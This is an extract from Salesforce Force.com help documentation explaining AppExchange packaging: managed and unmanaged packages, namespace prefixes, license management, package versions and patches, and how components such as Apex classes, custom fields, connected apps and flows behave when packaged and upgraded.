

Figure 25: Unmanaged and Managed Packages

Components

A *component* is one constituent part of a package. It defines an item, such as a custom object or a custom field. You can combine components in a package to produce powerful features or applications. In an unmanaged package, components are not upgradeable. In a managed package, some components can be upgraded while others can't.

Attributes

An *attribute* is a field on a component, such as the name of an email template or the `Allow Reports` checkbox on a custom object. On a non-upgradeable component in either an unmanaged or managed package, attributes are editable by both the developer (the one who created the package) and the subscriber (the one who installed the package). On an upgradeable component in a managed package, some attributes can be edited by the developer, some can be edited by the subscriber, and some are locked, meaning they can't be edited by either the developer or subscriber.

For information on which components can be included in a package and which attributes are editable for each component, see the Force.com Quick Reference for Developing Packages.

Packages consist of one or more Salesforce components, which, in turn, consist of one or more attributes. Components and their attributes behave differently in managed and unmanaged packages.

If you plan to distribute an app, it is important to consider packaging throughout the development process. For example:

- While creating your app, consider how components and their attributes behave in different packages and Salesforce editions.
- While preparing your app for distribution, consider how you want to release it to your customers.
- While installing a package, consider your organization's security and license agreements.

See Also:

Managing Packages
Preparing Your Apps for Distribution

Glossary

The following terms and definitions describe key application and packaging concepts and capabilities:

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from salesforce.com that allows you to browse and share apps and services for the Force.com platform.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

License Management Application (LMA)

A free AppExchange app that allows you to track sales leads and accounts for every user who downloads your managed package (app) from the AppExchange.

License Management Organization (LMO)

The Salesforce organization that you use to track all the Salesforce users who install your package. A license management organization must have the License Management Application (LMA) installed. It automatically receives notification every time your package is installed or uninstalled so that you can easily notify users of upgrades. You can specify any

Enterprise, Unlimited, or Developer Edition organization as your license management organization. For more information, go to http://www.salesforce.com/docs/en/lma/index.htm.

Major Release

A significant release of a package. During these releases, the major and minor numbers of a package version increase to any chosen value.

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Managed Package Extension

Any package, component, or set of components that adds to the functionality of a managed package. You cannot install an extension before installing its managed package.

Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency

This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Patch

A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a `patchNumber` appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization

The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Patch Release

A minor upgrade to a managed package. During these releases, the patch number of a package version increments.

Publisher

The publisher of an AppExchange listing is the Salesforce user or organization that published the listing.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Subscriber

The subscriber of a package is a Salesforce user with an installed package in their Salesforce organization.

Test Drive

A test drive is a fully functional Salesforce organization that contains an app and any sample records added by the publisher for a particular package. It allows users on AppExchange to experience an app as a read-only user using a familiar Salesforce interface.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

Upgrading

Upgrading a package is the process of installing a newer version. Salesforce supports upgrades for managed packages that are not beta.

Uploading

Uploading a package in Salesforce provides an installation URL so other users can install it. Uploading also makes your packaged available to be published on AppExchange.

What is an App?

Creating Managed Packages

Available in: **Developer** Edition
Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable managed packages:	"Customize Application"
To create packages:	"Create AppExchange packages"
To upload packages:	"Download AppExchange packages"

Creating a managed package is just as easy as creating an unmanaged package. The only requirement to create a managed package is that you're using a Developer Edition organization.

Before creating a managed package:

- Review the information about managed packages in the ISVforce Guide to determine if this is the right type of package for your app.
- Optionally, install the License Management Application (LMA) from http://sites.force.com/appexchange. Search for `License Management App` to locate it. The License Management Application (LMA) tracks information about each user who installs your app. It allows you to track what users have which version, giving you a means of distributing information about upgrades.

  The License Management Application (LMA) can be installed in any Salesforce organization except a Personal, Group, or Professional Edition organization and does not need to be the same Salesforce organization that you use to create or upload the package, although it can be. You can also use the same License Management Application (LMA) to manage an unlimited number of your managed packages in different Developer Edition organizations.

- Configure your developer settings. Your developer settings specify your namespace prefix, the Salesforce organization where you install the License Management Application (LMA), and the unmanaged package you want to convert into a managed package.

Converting Unmanaged Packages to Managed
Configuring Your Developer Settings
Registering a Namespace Prefix
Specifying a License Management Organization

About Managed Packages

Available in: **Developer** Edition Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization.

- You must use a Developer Edition organization to create and work with a managed package.
- Managed packages are depicted by the following icons:
  - ◊ Managed - Beta
  - ◊ Managed - Released
  - ◊ Managed - Installed

Tip: To prevent naming conflicts, Salesforce recommends using managed packages for all packages that contain Apex. This way, all of the Apex objects contain your namespace prefix. For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Creating Managed Packages

Configuring Your Developer Settings

Available in: **Developer** Edition
Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure developer settings:	"Customize Application"
To create packages:	"Create AppExchange Packages"
To upload packages:	"Upload AppExchange Packages"

The developer settings in a Developer Edition organization allow you to create a single managed package, upload that package to Force.com AppExchange, allowing other users to install and upgrade the package in their organization. After configuring your developer settings the first time, you can no longer modify them. Regardless of the developer settings, you can always create an unlimited number of unmanaged packages.

Before configuring your developer settings, review the requirements and steps in Creating Managed Packages on page 3802.

To configure your developer settings:

1. From Setup, click **Create** > **Packages**.
2. Click **Edit**.

   Note: This button does not appear if you have already configured your developer settings.

3. Review the selections necessary to configure developer settings, and click **Continue**.
4. Register a namespace prefix.
5. Choose the package you want to convert to a managed package. If you do not yet have a package to convert, leave this selection blank and update it later.
6. Click **Review My Selections**.
7. Click **Save**.

Tip: You may want to specify a License Management Organization (LMO) for your managed package; to find out more, go to http://sites.force.com/appexchange/publisherHome.

Registering a Namespace Prefix

Available in: **Developer** Edition Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure developer settings:	"Customize Application"
To create packages:	"Create AppExchange Packages"
To upload packages:	"Upload AppExchange Packages"

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Salesforce automatically prepends your namespace prefix, followed by two underscores ("__"), to all unique component names in your Salesforce organization. A unique package component is one that requires a name that no other component has within Salesforce, such as custom objects, custom fields, custom links, s-controls, and validation rules. For example, if your namespace prefix is abc and your managed package contains a custom object with the API name, Expense__c, use the API name abc__Expense__c to access this object using the API. The namespace prefix is displayed on all component detail pages.

Warning: S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see S-control in the *Object Reference*.

Your namespace prefix must:

- Begin with a letter
- Contain one to 15 alphanumeric characters
- Not contain two consecutive underscores

To register a namespace prefix:

1. From Setup, click **Create** > **Packages**.
2. Click **Edit**.

   Note: This button does not appear if you have already configured your developer settings.

3. Review the selections necessary to configure developer settings and click **Continue**.
4. Enter the namespace prefix you want to register.
5. Click **Check Availability** to determine if it is already in use.
6. Repeat if the namespace prefix you entered is not available.

7. Click **Review My Selections**.
8. Click **Save**.

Specifying a License Management Organization

Specifying a License Management Organization

Available in: **Developer** Edition Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A license management organization is a Salesforce organization that you use to track all Salesforce users who install your managed package. The license management organization receives notification (in the form of a lead record) when a user installs or uninstalls your package and tracks each package upload on Force.com AppExchange.

Your license management organization can be any Salesforce Enterprise, Unlimited, or Developer Edition organization that has installed the free License Management Application (LMA) from AppExchange. To specify a License Management Organization, go to http://sites.force.com/appexchange/publisherHome.

Managing Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload packages:	"Upload AppExchange packages"

Packages are a collection of Force.com components and applications that are made available to other organizations through the AppExchange. A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

For details, see the Force.com Quick Reference for Developing Packages.

To manage your packages, from Setup, click **Create** > **Packages**. For more customization, see Configuring Your Developer Settings on page 3804.

From the list of packages, you can do any of the following:

- Click **New** to create a new package, enter a package name and description, and click **Save** to store it in your list of packages.
- Click **Edit** to update the package properties.
- Click **Del** to delete the package. The components contained in your package are not deleted.
- Click the name of the package to view the details of the package.

Note: To create a test drive or choose a License Management Organization (LMO) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

About Package Versions

Available in: **Developer** Edition
Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Version numbers depend on the package release type, which identifies the way packages are distributed. There are two kinds:

Major Release

A major release denotes a Managed - Released package. During these releases, the major and minor numbers of a package version increase to a chosen value.

Patch Release

A patch release is only for patch versions of a package. During these releases, the patch number of a package version increments.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

When you are developing client applications using the API, you can specify the version of each package that you use in your integrations.

Creating and Editing a Package

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	“Create AppExchange Packages”

An app can contain many different components and you can create, upload, and register your apps on your own timeline. To group components in a container to upload to Force.com AppExchange, create a package and add components to the package. A package is the container for the app that you must use to upload all its components together.

Tip: Before you begin, determine if you want to create and upload a managed or unmanaged package.

To create a new package:

1. From Setup, click **Create** > **Packages**.
2. Click **New**.
3. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
4. From the drop-down menu, select the default language of all component labels in the package.
5. Optionally, choose a custom link from the `Configure Custom Link` field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the Configure Option on page 3861. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
6. Optionally, in the `Notify on Apex Error` field, enter the username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to salesforce.com. This is only available for managed packages. For more information, see *Handling Apex Exceptions in Managed Packages on page 3579*.

   Note: Apex can only be packaged from Developer, Enterprise, and Unlimited Edition organizations.

7. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
8. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
9. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see Running Apex on Package Uninstall.
10. Click **Save**.

After you create a package you can do any of the following:

- View the package details
- Add components to the package
- Upload the package

Adding Components to Your Package

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	"Create AppExchange Packages"

After you have created a package, you need to add components to it, such as app, object, Apex classes or Visualforce pages. These packages can be uploaded to share with others privately or posted on Force.com AppExchange to share publicly.

To add components to a package, from Setup, click **Create** > **Packages** and select the name of the package you want to add components to. From the package detail page:

1. Click **Add**.
2. From the drop-down list, choose the type of component you want to add to your package.
   - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
   - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
   - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.
3. Select the components you want to add.

   Note: Some components cannot be added to Managed - Released packages. For a list of these components, see *Developing Packages for Distribution*.

   S-controls cannot be added to packages with restricted API access.

4. Click **Add To Package**.

Preparing Your Apps for Distribution

Available Components

Not all components can be packaged for distribution. If you create an app that uses components that aren't packageable, your subscribers will have to create and configure those components after they install your app. If ease of installation is an important concern for your subscribers, keep the packageable components in mind as you develop.

The following table shows the components that are available in a managed package, and whether or not it is updateable or deleteable. The following sections describe the table columns and their values.

Upgradeable

Some components are updated to a newer version when a package is upgraded.

- **No**: The component is not upgraded.
- **Yes**: The component is upgraded.

Subscriber Deletable

A subscriber or installer of a package can delete the component.

- **No**: The subscriber cannot delete the component.
- **Yes**: The subscriber can delete the component.

Developer Deletable

A developer can delete some components after the package is uploaded as Managed - Released. Deleted components are not deleted in the subscriber's organization during a package upgrade. The Protectable attribute contains more details on deleting components.

- **No**: The developer cannot delete a Managed - Released component.
- **Yes**: The developer can delete a Managed - Released component.

Protectable

Developers can mark certain components as protected. Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it. When the subscriber upgrades to a version of the package where the component is deleted, the component is removed from the subscriber's organization.

- **No**: The component cannot be marked protected.
- **Yes**: The component can be marked protected.

IP Protection

Certain components automatically include intellectual property protection, such as obfuscating Apex code. The only exceptions are Apex methods declared as global, meaning that the method signatures can be viewed by the subscriber. The information in the components you package and publish might be visible to users on AppExchange. Use caution when adding your code to a custom s-control, formula, Visualforce page, or any other component that you cannot hide in your app.

- **No**: The component does not support intellectual property protection.
- **Yes**: The component supports intellectual property protection.

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Action	Yes	No	No	No	No
Analytic Snapshot	No	Yes	Yes	No	No
Apex Class	Yes	No	Yes (if not set to `global` access)	No	Yes

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Apex Sharing Reason	Yes	No	No	No	No
Apex Sharing Recalculation	No	Yes	Yes	No	No
Apex Trigger	Yes	No	Yes (if not set to `global` access)	No	Yes
Application	No	Yes	Yes	No	No
Article Type	Yes	No	No	No	No
Call Center	No	Yes	No	No	No
Connected App	Yes	Yes	Yes	No	No
Custom Button or Link	Yes	No	Yes, if protected	No, except custom links (for Home page only)	No
Custom Field	Yes	No	No	No	No
Custom Label	Yes	No	Yes, if protected	Yes	No
Custom Object	Yes	No	No	No	No
Custom Report Type	Yes	No	No	No	No
Custom Setting	Yes	No	No	No	Yes
Dashboard	No	Yes	Yes	No	No
Document	No	Yes	Yes	No	No
Email Template	No	Yes	Yes	No	No
Field Set	Yes	No	No	No	No
Flow	Yes	Yes	No	No	No
Folder	No	Yes	Yes	No	No
Home Page Component	Yes	No	No	No	No
Home Page Layout	No	Yes	Yes	No	No
Letterhead	No	Yes	Yes	No	No
List View	No	Yes	Yes	No	No
Page Layout	No	Yes	Yes	No	No
Permission Set	Yes	No	No	No	No

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Record Type	Yes	No	No	No	No
Remote Site Setting	No	Yes	Yes	No	No
Report	No	Yes	Yes	No	No
S-Control	Yes	No	No	No	No
Static Resource	Yes	No	No	No	No
Tab	Yes	No	No	No	No
Translation	Yes	No	No	No	No
Validation Rule	Yes	No	No	No	No
Visualforce Component	Yes	No	Yes (if set to `public` access)	No	Yes
Visualforce Page	Yes	No	No	No	No
Workflow Email Alert	Yes	No	Yes, if protected	Yes	No
Workflow Field Update	Yes	No	Yes, if protected	Yes	No
Workflow Outbound Message	Yes	No	Yes, if protected	Yes	No
Workflow Rule	Yes	No	No	No	No
Workflow Task	Yes	No	Yes, if protected	Yes	No

Component Attributes and Behaviors

Only some attributes of a component are upgradeable. Many components also behave differently or include additional restrictions in a managed package. It's important to consider these behaviors when designing your package.

See Also:

Managing Packages

Protected Components

Developers can mark certain components as *protected*. Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.

The developer can mark the following components as protected in managed packages.

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow outbound messages
- Workflow tasks

Managing Packages

Components Automatically Added to Packages

When adding components to your package, some related components are automatically added, if required. For example, if you add a Visualforce page to a package that references a custom controller, that Apex class is also added.

To understand what components might be automatically included, review the following list:

When you add this component:	These types of components might be automatically included:
Action	Action target object (if it's a custom object), action target field, action record type, predefined field values, action layout; and any custom fields that the action layout or predefined values refer to on the target object
Analytic Snapshot	Reports
Apex class	Custom fields, custom objects, and other explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex class **Note:** If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included.
Apex trigger	Custom fields, custom objects, and any explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex trigger
Article type	Custom fields, the default page layout
Custom app	Custom tabs (including web tabs), documents (stored as images on the tab), documents folder
Custom button or link	Custom fields and custom objects
Custom field	Custom objects
Custom home page layouts	Custom home page components on the layout
Custom settings	Apex sharing reasons, Apex sharing recalculations, Apex triggers, custom buttons or links, custom fields, list views, page layouts, record types, validation rules

When you add this component:	These types of components might be automatically included:
Custom object	Custom fields, validation rules, page layouts, list views, custom buttons, custom links, record types, Apex sharing reasons, Apex sharing recalculations, and Apex triggers **Note:** • Apex sharing reasons are unavailable in extensions. • When packaged and installed, only public list views from an app are installed. If a custom object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users.
Custom tab	Custom objects (including all of its components), s-controls, and Visualforce pages
Dashboard	Folders, reports (including all of its components), s-controls, and Visualforce pages
Document	Folder
Email template	Folder, letterhead, custom fields, and documents (stored as images on the letterhead or template)
Field set	Any referenced fields
Flow	Custom objects, custom fields, Apex classes, and Visualforce pages
Folder	Everything in the folder
Page layout	Custom buttons, custom links, s-controls, and Visualforce pages
Report	Folder, custom fields, custom objects, custom report types, and custom s-controls
S-control	Custom fields and custom objects
Translation	Translated terms for the selected language on any component in the package
Validation rule	Custom fields (referenced in the formula)
Visualforce pages	Apex classes that are used as custom controllers, Visualforce custom components, and referenced field sets
Workflow rule	All associated workflow alerts, field updates, outbound messages, and tasks; also, if the workflow rule is designed for a custom object, the custom object is automatically included

Note: Some package components, such as validation rules or record types, might not display in the list of package components, but are included and install with the other components.

Managing Packages

Editing Components and Attributes After Installation

The following table shows which components and attributes are editable after installation from a managed package. The following sections describe the table columns and their values.

Developer Editable

The developer can edit the component attributes in this column. These attributes are locked in the subscriber's organization.

Subscriber and Developer Editable

The subscriber and developer can edit the component attributes in this column. However, they're not upgradeable; only new subscribers receive the latest changes.

Locked

Once a package is Managed - Released, the developer and subscriber cannot edit the component attributes in this column.

Component	Developer Editable	Subscriber and Developer Editable	Locked
Action		• Target Record Type • Action layout • Predefined values for action fields	• All fields except Target Record Type
Analytic Snapshot		• All attributes except Analytic Snapshot Unique Name	• Analytic Snapshot Unique Name
Apex Class	• API Version • Code		• Name
Apex Sharing Reason	• Reason Label		• Reason Name
Apex Sharing Recalculation		• Apex Class	
Apex Trigger	• API Version • Code		• Name

Managing Packages

Component Behavior in Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create AppExchange packages:	"Create AppExchange Packages"

When building an app for distribution, it is important to consider how packaging affects your app and its components. Use the following information to help you determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

Note:

- For more information on the attributes and properties of each component in packages, see the *ISVforce Guide*.
- Component names must be unique within an organization. To ensure that your component names do not conflict with those in an installer's organization, use a managed package so that all of your component names contain your namespace prefix.

Analytic Snapshot

Developers of managed packages must consider the implications of introducing analytic snapshots that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the analytic snapshot referencing the report will not be installed, even though the Package Installation page may indicate that it will be. Also, if the subscriber has modified the report, that report may return results impacting the information displayed by the analytic snapshot. As a best practice, the developer should release an analytic snapshot and the related reports in the same version.

Since the running user is selected by the subscriber, some analytic snapshot field mappings could become invalid if the running user does not have access to source or target fields.

Apex Classes or Triggers

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, all tests are run when the package is installed in the installer's organization. The installer can decide whether or not to install the package if any tests fail.

Tip: To prevent naming conflicts, Salesforce recommends using managed packages for all packages that contain Apex. This way, all of the Apex objects contain your namespace prefix. For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Keep the following considerations in mind when including Apex in your package:

- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- If you are exposing any methods as Web services, include detailed documentation so that subscribers can write external code that calls your Web service.
- If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included in the package.
- If you reference a custom object's sharing object (such as MyCustomObject__share) in Apex, this adds a sharing model dependency to your package. You must set the organization-wide sharing default access level for the custom object to Private in order for other organizations to install your package successfully.
- The code contained in an Apex class or trigger that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.
- You can use the `deprecated` annotation in Apex to identify `global` methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.
- Any Apex contained in an unmanaged package that explicitly references a namespace cannot be uploaded.
- Apex code that refers to Data Categories can't be uploaded.

Apex Sharing Reasons

Apex sharing reasons can be added directly to a package, but are only available for custom objects.

Connected Apps

- Subscribers or installers of a package can't delete a Connected App by itself; they can only uninstall its package. A developer can delete a Connected App after a package is uploaded as Managed - Released. The Connected App will be deleted in the subscriber's organization during a package upgrade
- If you update a Connected App and include it in a new package version, upgrading that package in a customer organization updates the existing Connected App.
- If you push upgrade a package containing a Connected App whose OAuth scope or IP ranges have changed from the previous version, the upgrade will fail. This is a security feature, to block unauthorized users from gaining broad access to a customer organization by upgrading an installed package. A customer can still perform a pull upgrade of the same package; this is allowed because it's with the customer's knowledge and consent.
- You can add an existing Connected App (that is, one created prior to Summer '13) to a managed package. You can also combine new and existing Connected Apps in the same managed package.
- For Connected Apps created prior to Summer '13, the existing install URL continues to be valid until you package and upload a new version. Once you upload a new version of the package with an updated Connected App, the install URL will no longer work.

Custom Fields

- Picklist field values for custom fields can be added, edited, or deleted by subscribers. A developer should carefully consider this when explicitly referencing a picklist value in code. Picklist values can be added or deleted by the developer. During a package upgrade, no new picklist values are installed into the subscriber's organization for existing fields. Any picklist values deleted by the developer are still available in the subscriber's organization.
- Developers can add required and universally required custom fields to managed packages as long as they have default values.
- Auto-number type fields and required fields cannot be added after the object is uploaded in a managed-released package.

Custom Labels

If a label is translated, the language must be explicitly included in the package in order for the translations to be included in the package. Subscribers can override the default translation for a custom label.

Custom Objects

- If a developer enables the `Allow Reports` or `Allow Activities` attributes on a packaged custom object, the subscriber's organization also has these features enabled during an upgrade. Once enabled in a managed-released package, the developer and the subscriber cannot disable these attributes.
- Standard button and link overrides are also packageable.

Custom Report Types

A developer can edit a custom report type in a managed package after it is released, and add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects or fields from the report type once the package is released.

Custom Settings

- If a custom setting is contained in a managed package, and the `Visibility` is specified as Protected, the custom setting is not contained in the list of components for the package on the subscriber's organization. All data for the custom setting is hidden from the subscriber.

Custom Tabs

- The `Tab Style` for a custom tab must be unique within your app. However, it does not need to be unique within the organization where it is installed. A custom tab's style will not conflict with an existing custom tab in the installer's environment.
- To provide custom tab names in different languages, from Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
- Subscribers cannot edit custom tabs in a managed package.

Customer Portal and Partner Portal

Packages referring to Customer Portal or partner portal fields are supported. The subscriber installing the package must have the respective portal enabled to install the package.

Dashboard Components

Developers of managed packages must consider the implications of introducing dashboard components that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the dashboard component referencing the report is dropped during install. Also, if the subscriber has modified the report, that report may return results impacting what information is displayed by the dashboard component. As a best practice, the developer should release a dashboard and the related reports in the same version.

Divisions

- When divisions are enabled on a custom object in a package, the subscribing organization must have the divisions feature enabled to install the package.
- Setting the division filter on a report does not cause a dependency. The setting is dropped when installed into the subscriber's organization.
- Summarizing by the object's division field—for example, Account Division—in a report causes a dependency.
- If the object's division field in a report is included as a column, and the subscriber's organization does not support divisions on the object, then the column is dropped during install.
- If you install a custom report type that includes an object's division field as a column, that column is dropped if the organization does not support divisions.

Field Dependencies

- Developers and subscribers can add, change, or remove field dependencies.
- If the developer adds a field dependency, it is added during installation unless the subscriber has already specified a dependency for the same field.
- If a developer removes a dependency, this change is not reflected in the subscriber's organization during an upgrade.
- If the developer introduces a new picklist value mapping between the dependent and controlling fields, the mapping is added during an upgrade.
- If a developer removes a picklist value mapping, the change is not reflected in the subscriber's organization during an upgrade.

Field Sets

Field sets in installed packages perform different merge behaviors during a package upgrade:

If a package developer:	Then in the package upgrade:
Changes a field from `Unavailable` to **Available for the Field Set** or **In the Field Set**	The modified field is placed at the end of the upgraded field set in whichever column it was added to.
Adds a new field	The new field is placed at the end of the upgraded field set in whichever column it was added to.
Changes a field from **Available for the Field Set** or **In the Field Set** to `Unavailable`	The field is removed from the upgraded field set.
Changes a field from **In the Field Set** to **Available for the Field Set** (or vice versa)	The change is not reflected in the upgraded field set.

Note: Subscribers aren't notified of changes to their installed field sets. The developer must notify users—through the package release notes or other documentation—of any changes to released field sets. Merging has the potential to remove fields in your field set.

Once a field set is installed, a subscriber can add or remove any field.

Flows

- You can only package active flows. The active version of the flow is determined when you click to upload a package version. The upload fails if there aren't any active versions of the flow.
- If you want to update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly-activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.
